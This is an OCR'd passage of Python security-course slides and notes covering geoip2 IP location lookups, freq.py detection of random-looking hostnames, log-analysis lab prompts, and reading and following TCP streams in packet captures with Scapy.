The result is that the variable "common" will contain a list of possible malware beacons. Notice, in this example, "common" is a set that contains the number 2. Therefore, 2 is the only number that is common to all the lists in the dictionary.

© 2024 Mark Baggett

Technet24

geoip2 IP Location Lookup

MaxMind provides a free database to look up IP address locations: http://dev.maxmind.com

Legacy module named "GeoIP" was discontinued January 2019 but was 500% faster than if you simply install its replacement Python3 module "geoip2"

A C extension named "libmaxminddb" is available for Windows, Linux, and Mac that enables different "modes" to access the database for INCREASED performance

Mode: FILE

```
$ python3 without_ext.py
real  0m20.894s
user  0m16.210s
sys   0m3.772s
```

Mode: MMAP_EXT

```
$ python3 with_ext.py
real  0m1.106s
user  0m0.992s
sys   0m0.027s
```

The extension must be installed before the geoip2 module is installed

```
$ sudo add-apt-repository ppa:maxmind/ppa
$ sudo apt install libmaxminddb0 libmaxminddb-dev mmdb-bin
```


MaxMind provides a database that can be used to look up the location of an IP address. The database is free for you to use under the Creative Commons license. There is an old version of the database called *GeoIP Legacy*. MaxMind stopped updating the legacy database in January 2019, so the information will become stale over the next few years. But the old version is approximately 500% faster than the new version if you just do a simple pip install of the Python3 version by running 'pip install geoip2'.

There is an extension you can install on your Windows, Mac, and Linux operating systems that will enable faster access modes than if you just install the Python module. The "libmaxminddb" extension will significantly increase the speed at which you read information from the database. On Linux, it is installed with the apt commands shown above. Then your programs will read the database significantly faster than without the extension with no changes to the code. If no mode is specified as the second argument when calling database.Reader(), then it will automatically use the fastest available mode. This will most likely end up being the MODE_MMAP_EXT.

If you would like to confirm your extension is installed, you can specify the mode as shown below, and if no error is raised then the extension is working properly. If the module is not installed, this will raise a "ValueError" that says that MODE_MMAP_EXT requires the maxminddb.extension.

```
>>> r = geoip2.database.Reader("/home/student/Public/GeoLite2-
City.mmdb",mode=geoip2.database.MODE_MMAP_EXT)
```

As mentioned above, the extension needs to be installed before the geopip2 module. If your system already has geoip2 installed, then you can force a reinstallation by running `'pip3 install maxminddb --force-reinstall --no-cache-dir'`

© 2024 Mark Baggett

geoip2: Module Installation and Database Updates

MaxMind maintains and distributes several IP information databases

The free location database product is referred to as "GeoLite2"

Module is easily installed with pip

```
$ pip install geoip2
```

Databases can be directly downloaded from their website

- https://dev.maxmind.com/geoip/geoip2/geolite2/

Or a utility called geoipupdate can automatically download the monthly updates

- First, add the MaxMind repository to your apt repository list
- Then install their free geoipupdate utility and update your local database
- Register for a free account to obtain a key to download updates

```
$ sudo add-apt-repository ppa:maxmind/ppa
$ sudo apt update
$ sudo apt install geoipupdate
$ sudo geoipupdate
```


Although the geoip2 database can be directly downloaded from its website at https://dev.maxmind.com/, installing it along with its update manager makes it easy to keep your database up to date. Running the following commands at your bash prompt will install the package and update your local database.

```
$ sudo add-apt-repository ppa:maxmind/ppa
$ sudo apt update
$ sudo apt install geoipupdate
$ sudo geoipupdate
```

To use the database, install the associated python module by typing pip install geoip2 and then you're ready to begin querying information from the database.

To have your database update automatically, you can schedule a cron task to automatically launch the geoipupdate utility. For more details, see the MaxMind website that outlines this process, https://dev.maxmind.com/geoip/geoipupdate/.

© 2024 Mark Baggett
Technet24

geoip2: Handling IP Addresses with No Records

To retrieve records, you need to handle an error that occurs when no record exists

We will discuss error handling in more detail in Section 5 of the course

```
>>> import geoip2.database
>>> reader = geoip2.database.Reader("/home/student/Public/GeoLite2-City.mmdb")
>>> def get_geoip2_record(database, ip_address):
...     try:
...         record = database.city(ip_address)
...     except geoip2.errors.AddressNotFoundError:
...         print("Record not found.")
...         record = None
...     return record
...
>>> rec = get_geoip2_record(reader, "66.35.59.202")
>>> if rec:
...     print("The country is",rec.country.name)
...
The country is United States
>>> get_geoip2_record(reader, "127.0.0.1")
Record not Found.
```


To use the module, you import "geoip2.database", then you create an object that points to the database you've downloaded from the MaxMind website. In this example, the variable reader can now be used to query information from the database.

The geoip2 module will cause your program to crash if you ask for a record that doesn't exist in the database. Unfortunately, you don't know if a record exists or not until you ask for it. This means that we have to use Try Except error handling to control the program crash and recover from it. We will discuss error handling in more detail in Section 5 of this course. For now, here is a function that can be used to safely retrieve a record from the database.

If a record exists in the database, this function will return the record. If no record exists, it will print "Record now found". and returns None. Since None has a Boolean value of False, you can use a simple if statement to detect when a record was returned.

© 2024 Mark Baggett

geoip2: Retrieving Record Details

Using our get_geoip2_record() function, we can now grab records

Here is a sample of some of the useful data in the GeoLite2 database

```
>>> record = get_geoip2_record("66.35.59.202")
>>> record.continent.<TAB><TAB>
record.continent.code        record.continent.name
record.continent.geoname_id  record.continent.names
>>> record.continent.name
'North America'
>>> record.country.name
'United States'
>>> record.subdivisions.most_specific.name
'Maryland'
>>> record.city.name
'Rockville'
>>> record.postal.code
'20852'
>>> record.location.longitude, record.location.latitude
(-77.1204, 39.0496)
```


Once you have a geolite2 record, you access the data as attributes on the object. In a Python interactive window, you can use introspection and tab complete to look at what is available to you. At the top level, you will find several broad categories of data.

```
>>> record.
record.city                  record.maxmind
record.represented_country
record.continent             record.postal
record.subdivisions
record.country               record.raw                    record.traits
record.location              record.registered_country
```

Within each of those broad categories, you will find more specific attributes that contain the data about the IP address.

© 2024 Mark Baggett

Technet24

Detecting Randomness by Character Frequency

freq.py is a module designed to detect deviations from normal in the frequency of character pairs

In your course VM in /home/student/Public/Modules

There is a 99% chance that the letter *Q* will be followed by a *U* in normal English

There is a 40% chance *H* will follow *T*

.load(): Reads a file with character frequency data

```
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.load("freqtable2018.freq")
>>> fc.probability("normaltext")
(8.0669, 5.8602)
>>> fc.probability("loi2ks4kls")
(2.0843, 1.8608)
```

.probability(): Measures a string based on the table and returns the "average probability" and the "word probability"

One way to attempt to detect unusual activities is to analyze the frequency of characters that occur. By definition, if something is cryptographically random, you will not have any measurable difference in the frequency of character pairs. Conversely, normal words usually do when compared to histograms. For example, in normal English text, if the first letter of a word is a *Q,* what is the second letter? There is a very high probability that the second letter is a *U*. There is a 40% chance that an *H* will follow a *T*. Using these statistics, we can step through a string and measure the probability of every pair of characters. Then we average each of those probabilities to come up with the "average probability". The "average probability" is in the first position of the tuple returned by the .probability() method. The second number is the "word probability".

The word probability is calculated by totaling the number of times all of the letters in the target string (except the last) were a first character in the table, and the total number of times all of the letters (except the first) were a second character in the table and then calculating that percentage.

After importing the module using the "from freq import *" syntax, you can call the .load() method to load a prebuilt character frequency chart into memory. Then you can call the .probability() method to measure the string against your frequency tables.

For more information on how the data is stored and the numbers are calculated, I would encourage you to watch the talk titled, "Getting the Most Out of Freq and Domain_stats", available at https://www.youtube.com/watch?v=dfrh1FaFUic&feature=youtu.be.

© 2024 Mark Baggett

Build Your Own Frequency Tables

Build your own frequency tables based on known good values (your hostnames, Cisco Umbrella Top 1M Hosts, and so on)

Measure new hosts to find 'abnormal' hostnames, document names, executable names, SSL Certificate names, Windows Service names, and much more. Malware likes random values

As a general rule, any value < 5% is probably worth looking at

Tune your tables so that they learn domains that you don't want blocked

```
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.tally_str(open("myhostnames.txt","rt").read())
>>> fc.probability("loi2ks4kls")
(2.0843, 1.8608)
>>> fc.probability("qu")
(99.8891, 99.8891)
>>> fc.probability("cia.gov")
(2.5033, 1.8319)
>>> fc.tally_str("cia.gov",100000)
>>> fc.probability("cia.gov")
(23.1863, 15.8967)
```

Build your tables based upon your host names!

We can "tune" domains that the tables identify as potentially evil.

The real power of freq.py comes when you build your own frequency tables that match strings and hosts that are common to your network. Instead of using frequency tables based on normal English text, a better option is to use a frequency table that is custom-built for normal text in your environment. Your organization's name or departments will most likely appear frequently in DNS hostnames. Building frequency tables that reflect that reality will make detecting anomalies more efficient. To build custom frequency tables, you first assign a variable to be a FreqCounter() object. The variable fc contains a FreqCounter object above. Now you can call the object's tally_str() method and pass it a string. It will analyze the string and count the character frequencies. You can pass it very large strings, such as the entire contents of a text file containing all of the names of hosts in your environment. After you have built the frequency tables, you can call the .probability() method to measure a string. The scores that come back will be floating point numbers between 0 and 100. What "normal" is may vary from organization to organization, but as a general rule, an "average probability" less than 5 or a "word probability" less than 4 is a pretty low probability score. Scores higher than that are probably okay.

Freq.py is far from perfect. You can see that it has trouble with some domains, such as cia.gov. According to this table, cia.gov is an evil domain based on the low occurrence of those character pairs in our sample data. It is simple to fix this by calling tally_string() and passing it the domain we want to tune and the number of times we want to say we saw that domain occur. In this example, we claim to have seen 100,000 instances of the domain cia.gov. Now when we measure its probability a second time, it scores very high. Keep in mind that you are not just tuning that domain; you are tuning the occurrence of those character pairs. So, this also affects the probability of "cigo", "govia", and other words that contain those character pairs.

© 2024 Mark Baggett

Technet24

Freq.py Ignored Characters and Freq_Server

Freq ignores certain characters in its calculations. You can control this with the ignorechars attribute. Additionally, you can turn off case sensitivity in the calculations by setting .ignore_case

```
>>> fc.ignorechars
'\n\t~`!@#$%^&*()_+-'
>>> fc.probability("cia.gov")
(23.1863, 15.8967)
>>> fc.ignorechars += "."
>>> fc.probability("cia.gov")
(20.7329, 16.4625)
```

freq_server.py is a multithreaded web server that will load the database once, cache frequently called domains, and provide an API to SEIMs and other systems that want to automatically query a high volume of data

```
>>> import requests
>>> requests.get("http://127.0.0.1:8000/measure/cia.gov").content
b'(23.1863, 15.8967)'
>>> requests.get("http://127.0.0.1:8000/measure1/cia.gov").content
b'23.1863'
>>> requests.get("http://127.0.0.1:8000/measure2/cia.gov").content
b'15.8967'
```


You can tell freq.py to ignore certain characters in its calculations. The tally_str() method keeps all character pairs in its database. ignorechars are only considered in the calculations. In addition, you can control whether or not to ignore case in the calculations with the .ignore_case attribute. When you tell freq to ignore case and calculate the probability of "qu", it totals the probability of "QU", "Qu", "qU", and "qu" and returns that response. The state of the "ignore_case" and "ignorechars" variables is stored in the frequency table along with all of the character counts when you call .save(). That means that changing the tables or those attributes and saving it will affect all use of that table moving forward.

The freq module also contains freq_server.py. freq_server.py is a multithreaded web server that caches response and is optimized for speed. It is designed to give SEIMs and other high-volume processes an API with which they can query the same frequency information via HTTP.

© 2024 Mark Baggett

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Lab Intro: Log File Analysis

pywars challenges 3.3.0 to 3.3.4 will challenge your file analysis skills

Completing all of these labs requires approximately 1.5 hours, but 1.5 hours is not provided! Even coding experts will have to choose one or two

But you have more challenges you can work on later! All of these are in your local VM copy of the pywars server

Brand new to coding? Pick one of the following challenges

Now it is your turn. Complete as many pywars challenges as you can. If you are brand new to Python, you should expect to finish one of these exercises. Even if you have coded before, then you should choose one or two of these.

© 2024 Mark Baggett

Lab Intro: Solve One of the Following Real-World Challenges

3.3.0: In this fictional scenario, the website in .data() is distributing malware. Build a list of every workstation that went to that host recorded in one specified bind DNS log file.

3.3.1: Count how many host names are longer than the target length in the specified DNS log file. Use this information to find and analyze a DNS-based C2 Channel

3.3.2: Use freq.py to identify hostnames that look suspicious

3.3.3: An IP Address was compromised. Go through ALL of the logs and tell me every DNS hostname that it queried

3.3.4: Long Tail Analysis—Determine the nth most commonly occurring user agent string in our environment via Apache logs

Each of these challenges is very real world. The first four challenges will have you analyze DNS bind logs to find attackers or victims in your network. Do not assume for the purposes of these labs that you will have private IP addresses on your network. All the IP addresses are random. The hostnames in the logs are also random. The scenarios are not intended to suggest that those legitimate websites were compromised. These are fictional scenarios but reflect activities you will need to perform in actual compromises. The last challenge will have you analyze an Apache log file to determine which web browsers are most common on your network by examining the user agent string.

© 2024 Mark Baggett

Technet24

Lab 3.3: Log File Analysis

In your workbook, turn to Lab 3.3
Choose one of the following labs:

pywars lab3.3.0, lab3.3.1, lab3.3.2, lab3.3.3, or lab3.3.4

Please complete the lab in your workbook.

© 2024 Mark Baggett

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett
Technet24

Scapy Overview (1)

Scapy is an extensive packet crafting module created by Philippe Biondi

Available for FREE download at http://www.secdev.org/projects/scapy

Adds the capability to sniff, read, and write packets; craft forged packets; and change existing packets to Python

```
$ pip install scapy
```


Scapy is an extremely powerful and flexible packet crafting module. It enables you to sniff packets from the network, read and write packet captures, and create crafted packets before transmitting them to remote hosts and reading the response from the wire.

Scapy is free. It was written by Philippe Biondi and is available for download at http://www.secdev.org/projects/scapy. Although it is installed in your course VM, it is not installed by default on most Linux distributions. To install Scapy, you download the required files, unzip them, and run the Scapy installation script. Scapy is installed easily with PIP.

```
$ pip install scapy
```

After it is installed, you can start a Python interactive shell with the Scapy modules already imported by typing scapy, or you can use the Scapy module in your scripts.

© 2024 Mark Baggett

Scapy Overview (2)

Although Scapy can craft packets, sniff packets, and do many other things, we will be focused on its capability to read and parse packets

Although forging packets and sniffing packets requires root access, reading packets does not

To begin parsing packets with Scapy, you import everything in the scapy.all module

```
$ python3
>>> from scapy.all import *
```


Scapy is a very full-featured module, so we will just barely touch on that functionality here. We will focus on an in-depth understanding of reading packets and reassembling them. Because our scripts are only using the portions of the module that are responsible for reading, parsing, and writing packets, they will not require root-level access when running. However, if you do incorporate packet sniffing or transmitting forged packets, the users will need to have root access to execute the script.

To begin using Scapy, you import the modules as follows: "from scapy.all import *." This will import the Scapy classes into the global namespace. These same libraries are automatically imported into a new interactive Python shell when you execute "scapy" in a terminal window.

© 2024 Mark Baggett

Technet24

Reading and Writing PacketLists

wrpcap(filename,packetlist) will write a PacketList to a pcap file

- `wrpcap("newpacketcapture.pcap", PacketList2write)`

rdpcap(filename [, #]) will read a file containing pcaps into a scapy.PacketList Data structure

- `packetlist=rdpcap("apacketcapture.pcap")`

sniff() can also be used to capture live packets or read from a pcap

Use sniff() to capture all packets filtered by a filterer() until some event determined by stopper() and pass them to the function analyze()

- `sniff(iface="eth0", store=0, lfilter=filterer, prn=analyze, stop_filter=stopper)`

Use sniff() to capture 100 packets that are selected by the selectpackets() function

- `sniff(iface="eth0", lfilter=selectpackets, count=100)`

Use sniff() to read a pcap and apply a BPF (Berkeley Packet Filter)

- `sniff(offline="sansimages.pcap", filter="TCP PORT 80")`
- Note: Filter can be unreliable due to OS dependencies. Use lfilter when portability is required (discussed in a few pages)

To read and write a packet, you use the rdpcap() and wrpcap() methods, respectively. Both of these methods are part of the "PacketList" class. rdpcap() will read a pcap file and return a PacketList object. wrpcap() will write the contents of a PacketList to a pcap file. To read the contents of a packet capture file into a PacketList object, you do the following:

```
>>> packetlist = rdpcap("<filename.pcap>")
```

You can optionally provide rdpcap with an integer representing how many packets you want to read with the second argument. By default, it will read the entire file into the variable PacketList. The PacketList object is an iterable object that behaves like a list with additional functionality. It is made up of one or more individual packet entries. You can step through each of the packets with any of the Python iteration commands, such as FOR loops.

You can also write a list of packets to a pcap file using wrpcap. wrpcap takes two arguments: the first is the file to create, and the second is a list of packets to write to the file.

Another way to gather packets is to use the sniff() function. sniff() can be used to capture live data from a network interface. Sniff will accept a couple of different functions that control its behavior. One way to use the sniff function is to have it sniff until a stop_filter function returns True. In this case, you would provide sniff() with a function using the "prn=" argument. That function will receive a copy of every packet that is sniffed from the network until you terminate the program. Another way to use sniff is to specify how many packets you want to be able to capture before it stops sniffing. Your program's execution will pause until it has captured the specified number of packets. You can also use sniff to read packets from a pcap file. This provides the same functionality as rdpcap, but you can also apply a BPF (Berkeley Packet Filter) to limit the number of packets you read.

© 2024 Mark Baggett

Sniff()'s Callback Functions

Sniff's "callback" functions define how it will behave and are called for every packet

`prn` callback is called to process every packet that gets past the lfilter function

`lfilter` returns False for every packet that should be ignored by the sniffer

`stop_filter` returns True when the sniffer should stop sniffing packets

```
>>> def stopper(packetin):
...     return (time.time() - start_time) > 60
...
>>> def filterer(packetin):
...     return packetin.haslayer(Raw)
...
>>> def processor(packetin):
...     print("I got a packet from", packetin[IP].src)
...
>>> start_time = time.time()
>>> sniff(iface="lo", store=0, prn=processor, lfilter=filterer, stop_filter=stopper)
I got a packet from 127.0.0.1
I got a packet from 127.0.0.1
```

All three callback functions take exactly one argument. So, using a global variable may be required

The sniff method can also be used to capture live packets from the network. To process the packet, you provide the sniff() function with a *callback*. A callback is a function that you give to some object or process that will be called when certain events occur. You call the function, and it calls you back—thus, a callback. The sniff function can be provided with a callback, and it will call that function every time a packet is received that matches its filters. It will pass that packet to your function for processing. In this example, we create a function called "processor" that will accept a single scapy packet as its input. Here, we just print a message and the source IP address for whatever packet we receive. Then, we pass the name of the function to sniff as the "prn" argument. Additionally, the "store=0" argument tells sniff not to keep packets in memory to return to the calling program. When store is set to 0, sniff will return an empty PacketList. The lfilter callback points to a function that determines if the sniffer will process the packet or not. If it returns False, then the packet is ignored by the sniffer. The stop_filter argument is set to a function that decides when the sniffer should stop capturing packets. In the example above, sniff will run until 60 seconds have elapsed since it started sniffing. It will only process packets that have an IP layer and it will print the IP address for every packet it processes. All three of these callback functions will only accept one argument, so you typically have to use global variables if you want to provide any other type of input to the function. In the example above, the 'stopper' function must rely on a global variable that contains the start time.

The lfilter callback can be used instead of a BPF filter to determine if the packet is processed. This capability is useful because the BPF "filter=" option has OS dependencies that are often unmet. As a result, the "filter" option can be unreliable in many cases. The lfilter function is passed each packet one at a time as it is received. If the lfilter() callback function returns True, then the packet is processed (that is, passed to prn and/or included in the return value).

© 2024 Mark Baggett

Technet24

Save Memory with PcapReader

The PcapReader can be used to step through packets with a for loop instead of loading the entire thing into memory

```
>>> for pkt in PcapReader("/home/student/Public/packets/ncat.pcap"):
...     print(pkt.dport)
...
9898
52253
9898
9898
52253
```


If you would like to avoid loading a large pcap file into memory, you can use a for loop to step through it with a PcapReader. The PcapReader is passed the path to the PCAP file you want to open. You can use a for loop to step through each packet one at a time. In this example, the variable 'pkt' will hold each line from the PCAP one at a time. Here, for each packet, we print the packets destination port, which is stored in the dport field.

© 2024 Mark Baggett

scapy.plist.PacketList

The sniff() and rdpcap() functions return a "scapy.plist.PacketList" type variable

```
>>> packetlist = rdpcap("sansimages.pcap")
>>> packetlist.__class__
<class scapy.plist.PacketList at 0xb61f7aac>
>>> dir(packetlist)
['__add__', '__doc__', '__getattr__', '__getitem__', '__getslice__',
'__init__', '__module__', '__repr__', '_dump_document', '_elt2pkt',
'_elt2show', '_elt2sum', 'afterglow', 'conversations', 'diffplot', 'display',
'filter', 'hexdump', 'hexraw', 'listname', 'make_lined_table', 'make_table',
'make_tex_table', 'multiplot', 'nsummary', 'nzpadding', 'padding', 'pdfdump',
'plot', 'psdump', 'rawhexdump', 'replace', 'res', 'sessions', 'show', 'sr',
'stats', 'summary', 'timeskew_graph']
```

Most of these methods are useful in an interactive shell but provide little benefit to us when automating tasks

.sessions(), however, IS VERY useful for automating tasks

After you have read or sniffed some packets, you can begin to analyze them. Both sniff and rdpcap return a variable of type "scapy.plist.PacketList". There are several functions available for displaying information about the packets in an interactive shell. One particular method is useful when we are programmatically analyzing packets: that is the .sessions() method. The .sessions() method enables you to follow TCP streams.

© 2024 Mark Baggett
Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis


This page intentionally left blank.

© 2024 Mark Baggett

Following TCP Streams

Wireshark has the capability to "Follow TCP Stream" and reassemble all of the packets based on SRC IP, DST IP, SRC PORT, and DST PORT

The payload of the packet is then displayed in a nice window, so you can examine the packet contents



scapy.plist.PacketList.sessions() will follow streams for you!

We often have more than one pair of machines communicating inside a packet capture. Those separate conversations may be using sequence numbers that overlap one another such that simply sorting them based on their sequence number is not sufficient to isolate their communications. What we really need is the ability to "Follow TCP Stream" that tools such as Wireshark provide, enabling us to examine the contents of packets. Within Wireshark, if you right-click on a packet and select **Follow TCP Stream**, it will bring up a dialog box that shows the payload of the packets. We need this same functionality in Scapy. The PacketList .sessions() method provides you with that ability.

© 2024 Mark Baggett

Technet24


scapy.plist.PacketList.sessions() Dictionary

`.sessions()` returns a dictionary of streams

The KEY for the dictionary is a string

- "PROTOCOL SRCIP:SRCPORT > DSTIP:DSTPORT"

The VALUE is another scapy.plist.Packetlist




```
>>> packetlist.sessions()
{'TCP 10.10.10.114:52261 > 74.125.159.104:80': <PacketList:
TCP:41 UDP:0 ICMP:0 Other:0>, 'TCP 10.10.10.114:35850 >
74.125.159.106:80': <PacketList: TCP:14 UDP:0 ICMP:0 Other:0>
```


When you call .sessions(), it returns a dictionary to you. The key for every entry in the dictionary is a string that uniquely represents the communications in a particular stream. Specifically, that string contains the streams protocol, source IP, source port, destination IP, and destination port. The value at each entry in the dictionary is a Scapy PacketList. That PacketList contains the packets that were a part of the communications identified by the key. You can see something very similar to the packets stored in each dictionary value in Wireshark when using the display filter "tcp.stream eq X" where X is an integer representing which stream you want to view. The key tells you who is talking, and the value tells you what they said.

© 2024 Mark Baggett

scapy.plist.PacketList.sessions()

.sessions().keys() = A list of strings

```
>>> packetlist.sessions().keys()
dict_keys(['TCP 10.10.10.114:52261 > 74.125.159.104:80', 'TCP 10.10.10.114:35850
> 74.125.159.106:80', 'TCP 10.10.10.114:34551 > 74.125.159.147:80'])
```

.sessions().values() = A list of PacketLists

```
>>> packetlist.sessions().values()
dict_values([<PacketList: TCP:41 UDP:0 ICMP:0 Other:0>, <PacketList: TCP:14 UDP:0
ICMP:0 Other:0>, <PacketList: TCP:54 UDP:0 ICMP:0 Other:0>])
```


Because it is a dictionary, we can use .keys() to get back a view of all the keys and use .values() to get back a view of all the values. So, values() returns a list of scapy.plist.PacketList objects broken down into streams ready for us to extract the data. This data structure makes it easy for us to use a for loop to step through all the filtered TCP streams.

Now, let's look at the structure of a PacketList.

© 2024 Mark Baggett


Technet24

PacketList Data Structure

A PacketList contains one or more packets similar to a list

Packets contain one or more layers similar to "nested" dictionaries

Layers have attributes similar to an object



Scapy's data structure is pretty simple. PacketLists are lists of packets. Packets are similar to dictionaries in that each layer is a nested entry in the dictionary. The individual fields that make up a layer are addressed the same way you address attributes of an object.

© 2024 Mark Baggett

PacketLists Have Packets, Packets Have Layers

Each of the packet layers displayed can be addressed by treating the name of the layer as an index. Its value includes the layer and sublayers

PacketList[<packet number>][<layer name>]

```
>>> packetlist[2][UDP]
<UDP  sport=mdns dport=mdns len=99 chksum=0xe91b|<Raw  load='\x00\x00\x00\x00'|>>
```

To see layer names, you just put a variable that contains a packet by itself in the interpreter. Python provides a nice printed summary of the packet

```
>>> packetlist[2]
<Ether  dst=33:33:00:00:00:fb src=0d:ea:d2:de:ad:94 type=0x86dd |<IPv6  version=6L
tc=0L fl=0L plen=99 nh=UDP hlim=255 src=dead::dead:dead:dead:dead dst=ff02::fb |<UDP
sport= mdns dport=mdns len=99 chksum=0xe91b |<Raw  load='\x00\x00\x00\x00\x02' |>>>>
```

Case-sensitive layer names include Ether, IP, TCP, UDP, DNS, Raw, and others

You can determine if your packet has a layer with .haslayer(layer)

```
>>> packetlist[2].haslayer(TCP)
0
>>> packetlist[2].haslayer(UDP)
1
```

When you know that a layer exists, you can begin reading and writing to the layer. As we mentioned, the individual packets are similar to dictionaries in that you can pass a layer of the protocol to the packet as a key. For example, to address the TCP layer of the first packet, you would use the following:

```
TCPLayer = PacketList[0][TCP]
```

The variable TCPLayer will contain all the embedded layers above the TCP layer. It will not include any protocols that are lower than the indexed protocol in the stack. The layer names are case-sensitive, and they include Ether, IP, TCP, UDP, DNS, Raw, and several others. If you provide the layer name as the index, then the Scapy returns that layer and any sublayers:

```
>>> PacketList[3][Ether]
<Ether  dst=00:10:4b:2c:5d:de src=00:0c:29:f0:c5:c4 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=40 id=42720 flags=DF frag=0L ttl=64
proto=tcp chksum=0x42e2 src=10.10.10.113 dst=208.94.117.61 options=[]
|<TCP  sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L
reserved=0L flags=A window=55480 chksum=0x5128 urgptr=0 |>>>
>>> PacketList[3][IP]
<IP  version=4L ihl=5L tos=0x0 len=40 id=42720 flags=DF frag=0L ttl=64
proto=tcp chksum=0x42e2 src=10.10.10.113 dst=208.94.117.61 options=[]
|<TCP  sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L
reserved=0L flags=A window=55480 chksum=0x5128 urgptr=0 |>>
>>> PacketList[3][TCP]
<TCP  sport=33425 dport=www seq=1699435866 ack=345590829 dataofs=5L
reserved=0L flags=A window=55480 chksum=0x5128 urgptr=0 |>
```

You can verify that a layer exists by using the .haslayer() method. If you are viewing a packet in interactive Python, you can also look at the contents of the packets and see what layers are present.

© 2024 Mark Baggett
Technet24

Packet Layers Have Fields

PacketList[<packet number>][<Layer name>].<Field name>

Packet numbers are integers between 0 and len(PacketList)

Layers and fields vary from packet to packet

When you're printing packets, layer names appear after "<"

Field names are listed as a SPACE-delimited string within a layer in this format: <Layer1Name FieldName=value|<Layer2Name...>>

```
>>> packetlist[2]
<Ether  dst=33:33:00:00:00:fb src=0d:ea:d2:de:ad:94 type=0x86dd |<IPv6
version=6L  tc=0L fl=0L plen=99 nh=UDP hlim=255
src=dead::dead:dead:dead:dead dst=ff02::fb |<UDP sport= mdns dport=mdns
len=99 chksum=0xe91b |<Raw  load='\x00\x00\x00\x00\x00\x02' |>>>>
```

You can get a complete list of fields in a layer with ls(layer) >>> **ls(TCP)**

To extract the UDP port: **udpport = PacketList[2][UDP].dport**

To extract the packets payload: **payload=PacketList[2][Raw].load**

```
>>> packetlist[2][UDP].dport
5353
```

```
>>> packetlist[2][Raw].load
'0x00\x00\x00\x00\x00\x02'
```

When you are in a layer, each field is addressed as an attribute of the layer. You address the source port of the TCP layer of the first packet as follows:
>>> tcpsourceport=PacketList[0][TCP].sport

In interactive Python, if you type the name of any variable containing a packet, Scapy will print the contents of the packet. The fields are listed within a layer. They are separated by spaces and have an equal sign after them. You can get the complete list of the fields available at a given layer by using the ls() function. Simply pass the layer to the ls method:

```
>>> ls(TCP)
sport     : ShortEnumField      = (20)
dport     : ShortEnumField      = (80)
seq       : IntField            = (0)
ack       : IntField            = (0)
dataofs   : BitField            = (None)
reserved  : BitField            = (0)
flags     : FlagsField          = (2)
window    : ShortField          = (8192)
chksum    : XShortField         = (None)
urgptr    : ShortField          = (0)
options   : TCPOptionsField     = ({})
```

Ultimately, we need the raw payload of TCP packets to extract JPGs. The payload is contained in the .load attribute of the [Raw] layer. You reference the payload of packet number three as follows:

packetlist[2][Raw].load

